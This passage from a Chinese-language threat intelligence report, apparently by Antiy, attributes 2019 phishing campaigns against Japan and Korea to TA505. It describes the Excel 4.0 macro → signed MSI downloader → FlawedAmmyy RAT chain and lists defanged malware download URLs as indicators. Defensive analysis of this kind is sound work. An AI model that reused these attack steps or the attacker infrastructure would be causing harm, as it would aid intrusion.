

图 4-3 2 月 18 日攻击文档默认编辑语言为俄语

图 4-4 TA505 组织 2018 年 12 月 18 日使用的西班牙语版攻击文档

2. 2 月 13 日恶意宏文档的正文内容同 TA505 之前的样本高度一致，仅语言文字上针对攻击目标修改成了韩语和日语。



图 4-5 TA505 组织之前使用过的英文版和西班牙语版的攻击文档正文



图 4-6 2 月 13 日针对韩国的攻击文档样例的正文

2 月 27 日和 3 月 6 日针对韩国的恶意文档也使用相同的手段改写了 2 月 20 日针对日本的恶意文档正文：

图 4-7 2 月 20 日针对日本与 2 月 27 日、3 月 6 日针对韩国的攻击文档正文

3. 部分恶意宏下载 MSI Downloader 的 URL：“http://***365office[.]com/agp”，与 TA505 以往使用过的作为同样用途的 URL：“http://office365advance[.]com/update、http://office365homepod[.]com/genhost、http://add3565office[.]com/rstr”[3]和“http://local365office[.]com/content”[4]和“http://office365idstore[.]com/std、http://office365homedep[.]com/localdata、http://office365id[.]com/WpnUserService”[5]等在选词命名的习惯上有一定的相似性，且域名“***365office[.]com”的注册邮箱为 regprivate.ru。MSI 下载者程序所使用的一些数字签名，目前仅发现出现在 2 月和 3 月份的攻击活动中，应该是攻击者为这一系列针对日韩的攻击行动而专门准备的。这些数字签名的注册邮箱部分为 mail.ru，其他的为 gmail，但 gmail 绑定的验证邮箱地址仍为 mail.ru。

4. 在目前观测到的五批次攻击活动中，最终投放的木马主要是 FlawedAmmyy 远控木马。FlawedAmmyy 远控是基于商业远程桌面软件 Ammyy Admin V3 泄露的源代码改编而成，且曾反复出现在 TA505 组织海量投送钓鱼邮件的攻击活动中[6]。

基于以上四点能看出，这一系列的攻击活动在细节上延续了 TA505 组织以往在构造诱饵文档、嵌入恶意代码、注册域名和远控木马上的一贯特点。除了这些，从攻击者的动机（养殖僵尸网络以获利）、作业风格（择期针对目标行业或地区海量发送个性化钓鱼邮件投递木马）、战术（防御规避、常驻、命令与控制）、技术（恶意 Excel 4.0 宏、数字签名）、过程（大规模钓鱼邮件的文档附件→写入俄语命名的隐藏表单的恶意 Excel 4.0 宏→宏代码下载带数字签名的 MSI 格式 Downloader→内存中解密运行 FlawedAmmyy 远控木马）等来看也都十分符合 TA505 的特征。但由于尚未发现其网络基础设施和数字签名等方面的关联证据，我们目前仅能怀疑在 2019 年 2 月 13 日至 3 月 7 日期间发生的五批次大规模有组织的针对日本和韩国的邮件钓鱼攻击活动，幕后者疑似为活跃于全球的著名黑产组织 TA505。

表 4-1 TA505 组织特征画像

组织名称	TA505
组织性质	黑产组织
所属国家/地区	俄语系国家或地区
攻击意图	养殖僵尸网络以获利
针对行业/领域	银行、企业(零售、餐饮、汽车等)
活跃历史	2014 年 7 月，向欧美地区海量邮件投送 Dridex 银行木马[1]。 2015 年 10 月，向日本和英国邮件传播 Shifu 银行木马[1]。 2016 年 2 月起，向全球多地区大规模投递 Locky 勒索软件[1]。 2017 年 6 月起，尝试大规模邮件传播 Trickbot 银行木马和 GlobeImposter 勒索软件[1]。 2018 年 3 月和 5 月，对汽车行业海量邮件投递 FlawedAmmyy 远控木马[6]。 2018 年 11 月，趁美国假日购物季，对零售业开展大规模个性化邮件投递 RMS 和 FlawedAmmyy 远控木马（“Pied Piper” 活动[5]）[4]。同月被发现开始分发新后门 ServHelper，后续下载 FlawedGrace 远控木马[7]。 2018 年 12 月，对全球范围的银行大规模邮件投送 ServHelper 后门[3]。 2019 年 2 月和 3 月，对韩国和日本陆续大规模发送钓鱼邮件，通过恶意宏传播 FlawedAmmyy 远控木马。
作业规模	大规模钓鱼邮件作业
首次曝光	2017 年 9 月，Proofpoint 曝光了通过海量电子邮件传播各种木马程序，实施金融犯罪的全球威胁组织 “TA505” [1]。
涉及平台	Windows
攻击策略	择期针对目标行业或地区海量发送个性化钓鱼邮件投递木马
攻击技术	恶意 Excel 4.0 宏、恶意 VBA 宏

诱饵类型	.pdf、.pub、.doc、.xls、.url、.wiz 等
使用漏洞	暂无
武器装备	FlawedAmmyy、FlawedGrace、ServHelper、Dridex、Trickbot 等

5 小结

从目前来看，本次事件应是大规模有组织的针对日本和韩国金融业的一系列黑产行为，攻击者的动机为养殖僵尸网络以获利，从攻击者的攻击意图、作业风格、技术战术过程和使用的木马等因素和细节上看，都十分符合著名黑产组织 TA505。TA505 组织于 2017 年 9 月被 Proofpoint 首次曝光，自 2014 年以来频繁地向全球范围的特定目标行业或地区海量发送个性化钓鱼邮件投递木马，通过黑产途径获取非法的经济利益。

附录一：参考资料

[1] Threat Actor Profile: TA505, From Dridex to GlobeImposter.
https://www.proofpoint.com/us/threat-insight/post/threat-actor-profile-ta505-dridex-globeimposter

[2] NOMORETA505 | Kyoung-ju Kwak@kjkwak12.
https://twitter.com/kjkwak12/status/1097882694082428929

[3] TA505 组织利用 Excel 4.0 宏针对银行机构的最新攻击活动分析。
https://ti.360.net/blog/articles/excel-4.0-macro-utilized-by-ta505-to-target-financial-institutions-recently/

[4] TA505 targets the US retail industry with personalized attachments.
https://www.proofpoint.com/us/threat-insight/post/ta505-targets-us-retail-industry-personalized-attachments

[5] MORPHISEC UNCOVERS GLOBAL “PIED PIPER” CAMPAIGN.
https://blog.morphisec.com/morphisec-uncovers-pied-piper-campaign

[6] Leaked Ammyy Admin Source Code Turned into Malware.
https://www.proofpoint.com/us/threat-insight/post/leaked-ammyy-admin-source-code-turned-malware

[7] ServHelper and FlawedGrace - New malware introduced by TA505.
https://www.proofpoint.com/us/threat-insight/post/servhelper-and-flawedgrace-new-malware-introduced-ta505

附录二：关于安天

安天是引领威胁检测与防御能力发展的网络安全国家队，始终坚持自主先进能力导向，依托下一代威胁检测引擎等先进技术和赛博超脑大平台工程能力积累，研发了智甲、镇关、探海、捕风、追影、拓痕等系列产品，为客户构建端点防护、边界防护、流量监测、导流捕获、深度分析、应急处置的安全基石。安天致力于为客户建设实战化的态势感知体系，依托全面持续监测能力，建立系统与人员协同作业机制，指挥网内各种防御机制联合响应威胁，实现从基础结构安全、纵深防御、态势感知与积极防御到威胁情报的有机结合，协助用户开展深度结合与全面覆盖的体系化网络安全规划与建设，支撑起协同联动的实战化运行，赋能用户筑起可对抗高级威胁的网络安全防线。

安天为网信主管部门、军队、保密、部委行业和关键信息基础设施等高安全需求客户，提供整体安全解决方案，产品与服务为载人航天、探月工程、空间站对接、大飞机首飞、主力舰护航、南极科考等提供了安全保障。参与了 2005 年后历次国家重大政治社会活动的安保工作，并多次获得杰出贡献奖、安保先进集体等称号。

安天是全球基础安全供应链的核心赋能方，全球近百家著名安全企业、IT 企业选择安天作为检测能力合作伙伴，安天的威胁检测引擎为全球超过三十万台网络设备和网络安全设备、超过十五亿部智能终端设备提供了安全检测能力。其中，安天的移动检测引擎是第一个获得权威国际评测奖项的中国产品。

安天是中国应急响应体系中重要的企业节点，在“红色代码”、“口令蠕虫”、“心脏出血”、“破壳”、“魔窟”等重大安全威胁和病毒疫情方面，实现了先发预警和全面应急响应。安天针对“方程式”、“白象”、“海莲花”、“绿斑”等几十个高级网空威胁行为体及其攻击行动，进行持续监测和深度解析，协助客户在“敌情想定”下形成有效防护，通过深度分析高级网空威胁行为体的作业能力，安天建立了以实战化对抗场景为导向的能力体系。

安天实验室更多信息请访问： http://www.antiy.com（中文）

http://www.antiy.net （英文）

安天企业安全公司更多信息请访问： http://www.antiy.cn

安天移动安全公司（AVL TEAM）更多信息请访问： http://www.avlsec.com